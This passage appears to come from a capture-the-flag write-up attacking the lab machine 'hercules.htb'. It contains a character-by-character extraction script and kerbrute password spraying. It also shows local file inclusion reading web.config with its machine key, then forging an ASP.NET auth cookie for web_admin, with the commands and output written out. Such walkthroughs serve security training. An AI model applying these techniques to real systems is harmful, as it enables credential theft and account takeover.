        log.success(f"{user} has description, enumerating...")
        for i in range(50):
            found = False
            for ch in charset:
                test = desc + ch
                probe = _build_payload(user, test)
                resp = tm.send(probe)
                if is_success(resp):
                    desc = test
                    log.info(f"    {user}: {desc}")
                    found = True
                    break

            if not found:
                break

        if desc:
            results[user] = desc
            log.success(f"FOUND {user}:{desc}")
            with open("passwords.txt", "a", encoding="utf-8") as out:
                out.write(f"{user}:{desc}\n")
        else:
            log.failure(f"No content extracted for {user}")

    return results

if __name__ == "__main__":
    enum_descriptions(USERS_TXT)
and that's how the following credentials were found
johnathan.j:[REDACTED:CRED]now into password spraying
❯ kerbrute passwordspray users.txt '[REDACTED:CRED]' -d "hercules.htb" --dc "dc.hercules.htb"

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/13/26 - Ronnie Flathers @ropnop

2026/07/13 10:57:21 >  Using KDC(s):
2026/07/13 10:57:21 >   dc.hercules.htb:88

2026/07/13 10:57:22 >  [+] VALID LOGIN:  [REDACTED:EMAIL]:[REDACTED:CRED]
2026/07/13 10:57:22 >  Done! Tested 31 logins (1 successes) in 0.953 seconds
looks like ken.w didn't change his password

we can use those creds to login in the earlier web page
 (opens the full-size image)
but there's only bunch of emails that we'll get into later
so let's go back to enumerating our user
❯ nxc smb [REDACTED:IP] -u ken.w -p '[REDACTED:CRED]'
SMB         [REDACTED:IP]  445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         [REDACTED:IP]  445    dc               [-] hercules.htb\ken.w:[REDACTED:CRED] STATUS_NOT_SUPPORTED
(NTLM:False) this means only kerberos is allowed meaning we got to force it
❯ nxc smb dc.hercules.htb -u ken.w -p '[REDACTED:CRED]' -k
SMB         dc.hercules.htb 445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         dc.hercules.htb 445    dc               [+] hercules.htb\ken.w:[REDACTED:CRED]
❯ nxc ldap dc.hercules.htb -u ken.w -p '[REDACTED:CRED]' -k
LDAP        dc.hercules.htb 389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        dc.hercules.htb 389    DC               [+] hercules.htb\ken.w:[REDACTED:CRED]
❯ nxc winrm dc.hercules.htb -u ken.w -p '[REDACTED:CRED]' -k
[11:06:45] ERROR    Invalid NTLM challenge received from server. This may indicate NTLM is not supported and    winrm.py:66
                    nxc winrm only support NTLM currently
WINRM-SSL   dc.hercules.htb 5986   dc.hercules.htb  [*] None (name:dc.hercules.htb) (domain:None) (NTLM:False)
but without winrm connection and useless shares on the smb we have to go back to web exploitation

looks like we can download some files
 (opens the full-size image)
from here
 (opens the full-size image)
and when trying to download a file we can see this request
 (opens the full-size image)
which a strong indicator of LFI
trying the basic LFI for windows
 (opens the full-size image)
it actually worked now since we're on Microsoft IIS 10.0 a valuable target file would be
web.config which is sitting under C:\inetpub\wwwroot\ meaning
<?xml version="1.0" encoding="utf-8"?>
<!--
For more information on how to configure your ASP.NET application, please visit
https://go.microsoft.com/fwlink/?LinkId=301880
-->
<configuration>
<appSettings>
<add key="webpages:Version" value="[REDACTED:IP]" />
<add key="webpages:Enabled" value="false" />
<add key="ClientValidationEnabled" value="true" />
<add key="UnobtrusiveJavaScriptEnabled" value="true" />
</appSettings>
<!--
For a description of web.config changes see http://go.microsoft.com/fwlink/?LinkId=235367.
The following attributes can be set on the <httpRuntime> tag.
<system.Web>
<httpRuntime targetFramework="4.8.1" />
</system.Web>
-->
<system.web>
<compilation targetFramework="4.8" />
<authentication mode="Forms">
<forms protection="All" loginUrl="/Login" path="/" />
</authentication>
<httpRuntime enableVersionHeader="false" maxRequestLength="2048" executionTimeout="3600" />
<machineKey decryption="AES" decryptionKey="[REDACTED:HASH]"
            validation="HMACSHA256"
            validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80" />
<customErrors mode="Off" />
</system.web>
<runtime>
<assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
<dependentAssembly>
<assemblyIdentity name="System.Web.Helpers" publicKeyToken="31bf3856ad364e35" />
<bindingRedirect oldVersion="[REDACTED:IP]-[REDACTED:IP]" newVersion="[REDACTED:IP]" />
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="System.Web.WebPages" publicKeyToken="31bf3856ad364e35" />
<bindingRedirect oldVersion="[REDACTED:IP]-[REDACTED:IP]" newVersion="[REDACTED:IP]" />
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="System.Web.Mvc" publicKeyToken="31bf3856ad364e35" />
<bindingRedirect oldVersion="[REDACTED:IP]-[REDACTED:IP]" newVersion="[REDACTED:IP]" />
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="Microsoft.Web.Infrastructure" publicKeyToken="31bf3856ad364e35" culture="neutral" />
<bindingRedirect oldVersion="0.0.0.0-[REDACTED:IP]" newVersion="[REDACTED:IP]" />
</dependentAssembly>
</assemblyBinding>
</runtime>
<system.webServer>
<httpProtocol>
<customHeaders>
<remove name="X-AspNetMvc-Version" />
<remove name="X-Powered-By" />
<add name="Connection" value="keep-alive" />
</customHeaders>
</httpProtocol>
<security>
<requestFiltering>
<requestLimits maxAllowedContentLength="2097152" />
</requestFiltering>
</security>
<rewrite>
<rules>
<rule name="HTTPS Redirect" stopProcessing="true">
<match url="(.*)" />
<conditions>
<add input="{HTTPS}" pattern="^OFF$" />
</conditions>
<action type="Redirect" url="https://{HTTP_HOST}{REQUEST_URI}" redirectType="Permanent" />
</rule>
</rules>
</rewrite>
<httpErrors errorMode="Custom" existingResponse="PassThrough">
<remove statusCode="404" subStatusCode="-1" />
<error statusCode="404" path="/Error/Index?statusCode=404" responseMode="ExecuteURL" />
<remove statusCode="500" subStatusCode="-1" />
<error statusCode="500" path="/Error/Index?statusCode=500" responseMode="ExecuteURL" />
<remove statusCode="501" subStatusCode="-1" />
<error statusCode="501" path="/Error/Index?statusCode=501" responseMode="ExecuteURL" />
<remove statusCode="503" subStatusCode="-1" />
<error statusCode="503" path="/Error/Index?statusCode=503" responseMode="ExecuteURL" />
<remove statusCode="400" subStatusCode="-1" />
<error statusCode="400" path="/Error/Index?statusCode=400" responseMode="ExecuteURL" />
</httpErrors>
</system.webServer>
<system.codedom>
<compilers>
<compiler language="c#;cs;csharp" extension=".cs" warningLevel="4" compilerOptions="/langversion:default /nowarn:1659;1699;1701;612;618" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.CSharpCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=[REDACTED:IP], Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
<compiler language="vb;vbs;visualbasic;vbscript" extension=".vb" warningLevel="4" compilerOptions="/langversion:default /nowarn:41008,40000,40008 /define:_MYTYPE=\"Web\" /optionInfer+" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.VBCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=[REDACTED:IP], Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
</compilers>
</system.codedom>
</configuration>
<!--ProjectGuid: 6648C4C4-2FF2-4FF1-9F3E-1A560E46AA52--we just hit the jackpot baby
<machineKey decryption="AES" decryptionKey="[REDACTED:HASH]"
validation="HMACSHA256"
validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80" />The two-part structure
A machineKey element gives us two independent keys for two independent purposes:
decryptionKey="..."   <- confidentiality (AES)
validationKey="..."   <- integrity/authenticity (HMAC-SHA256)
validationKey (HMAC) is what actually proves authenticity
- Server builds the data (e.g.
username=web_admin;role=Web Administrators;expiry=...) - Server computes
HMAC-SHA256(data, validationKey)→ a MAC tag - Server appends that tag to the data
- Server encrypts the whole thing (
data + MAC) using AES withdecryptionKey - Result is Base64/hex-ish blob → that's your
.ASPXAUTHcookie value
When the server receives a cookie back:
- Decrypt with
decryptionKey(AES) → get backdata + MAC - Recompute
HMAC-SHA256(data, validationKey)yourself - Compare your freshly-computed MAC against the MAC embedded in the ticket
- Only if they match is the ticket "authentic" — this is the actual trust check, not the decryption step itself
but who's cookie are we forging in this email you can see
 (opens the full-size image)
that there's another user called web_admin
after verifying that the target is valid
❯ ldapsearch -x -H ldap://hercules.htb  -D "HERcules\\ken.w" -w '[REDACTED:CRED]' -b "DC=hercules,DC=htb" "(sAMAccountName=web_admin)" department memberOf
# extended LDIF
#
# LDAPv3
# base <DC=hercules,DC=htb> with scope subtree
# filter: (sAMAccountName=web_admin)
# requesting: department memberOf
#

# web_admin, Web Department, DCHERCULES, hercules.htb
dn: CN=web_admin,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
memberOf: CN=Domain Employees,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=ht
 b
department: Web Administrators
first we verify our keys actually work by encrypting our cookie
.\FormsTicketTool.exe decrypt 36817C23EEF3C819EC63678FC94C2064D9710DB111469111FE5FA769E3ABA0D1C6EF3F22D8D07518ED5E486F547D6291DDDAB90011F11926A21AD8BF407505C8B645A35727E5A457BC8770D5C87C4FF7788A7BC3F5236F34718585DC90879757F9EABE009A3660B78942C7B0F7809B1357D9B298693E0682BEE5FD5EA4BA2952A41600B470D2637A020B39D3033DB66C648385D71C5EE7EEC53982E65631566A
=== ASP.NET FormsAuthentication Ticket ===
Version         : 1
Name            : ken.w
Issued (local)  : 2026-07-14 09:21:10
Expires (local) : 2026-07-14 09:31:10
Persistent      : False
TTL             : expired
UserData        : Web Users
CookiePath      : /
we can see it's valid and as expected ken.w is a normal user
now we only need to forge our web_admin user
.\FormsTicketTool.exe encrypt 36817C23EEF3C819EC63678FC94C2064D9710DB111469111FE5FA769E3ABA0D1C6EF3F22D8D07518ED5E486F547D6291DDDAB90011F11926A21AD8BF407505C8B645A35727E5A457BC8770D5C87C4FF7788A7BC3F5236F34718585DC90879757F9EABE009A3660B78942C7B0F7809B1357D9B298693E0682BEE5FD5EA4BA2952A41600B470D2637A020B39D3033DB66C648385D71C5EE7EEC53982E65631566A web_admin "Web Administrators" 9999
BA8F72BAA752663C4FC6A310D99F318C19EE50CA9146F10C92296C616EE2A40F0C4F22F788FD2CB081B9385622F2F65ACC098871D39355B9CF10208DB1B287DCEA48F57AF159304C50069F28AAF812ED1E76F8A62829A6058AF9E1037DD0FCA26C8C30FE8154EAF5E23765CF5248305A97D3EAD48B6FD2FBF4C4DAB39267B184ADD7699129AAFEBB46EF7FE9B6E8F388FCFB0D2807C401A1EAC3CE946FC2C70C57A1A00C611567DC5242A1EC13638574D7485EB21E65E20662BBAC45E00650A0

.ASPXAUTH=BA8F72BAA752663C4FC6A310D99F318C19EE50CA9146F10C92296C616EE2A40F0C4F22F788FD2CB081B9385622F2F65ACC098871D39355B9CF10208DB1B287DCEA48F57AF159304C50069F28AAF812ED1E76F8A62829A6058AF9E1037DD0FCA26C8C30FE8154EAF5E23765CF5248305A97D3EAD48B6FD2FBF4C4DAB39267B184ADD7699129AAFEBB46EF7FE9B6E8F388FCFB0D2807C401A1EAC3CE946FC2C70C57A1A00C611567DC5242A1EC13638574D7485EB21E65E20662BBAC45E00650A0
=== New Ticket (summary) ===
Version         : 1
Name            : web_admin
Issued (local)  : 2026-07-14 10:10:48
Expires (local) : 2026-07-21 08:49:48
Persistent      : False
TTL             : 06.22:38:59
UserData        : Web Administrators
CookiePath      : /
after editing the cookie and refreshing we can see we have fully compromised the web_admin user
 (opens the full-size image)
which opened use a new feature to upload files in the
forms section
 (opens the full-size image)
after testing some basic file types it seems like it's restricted and well protected confirmed by the following mail
 (opens the full-size image)
the only way forward is to actually read the source code since we have the LFI working
Standard candidate paths worth probing for any ASP.NET MVC app are :
../../Global.asax
../../Views/Shared/_Layout.cshtml
../../Views/Home/Index.cshtml
but these are actually useless since the upload endpoint is actually on /Home/Forms i decided to just hit that directly
so using that logic we need to pull this file ../../Views/Home/Forms.cshtml
this file only confirmed one thing
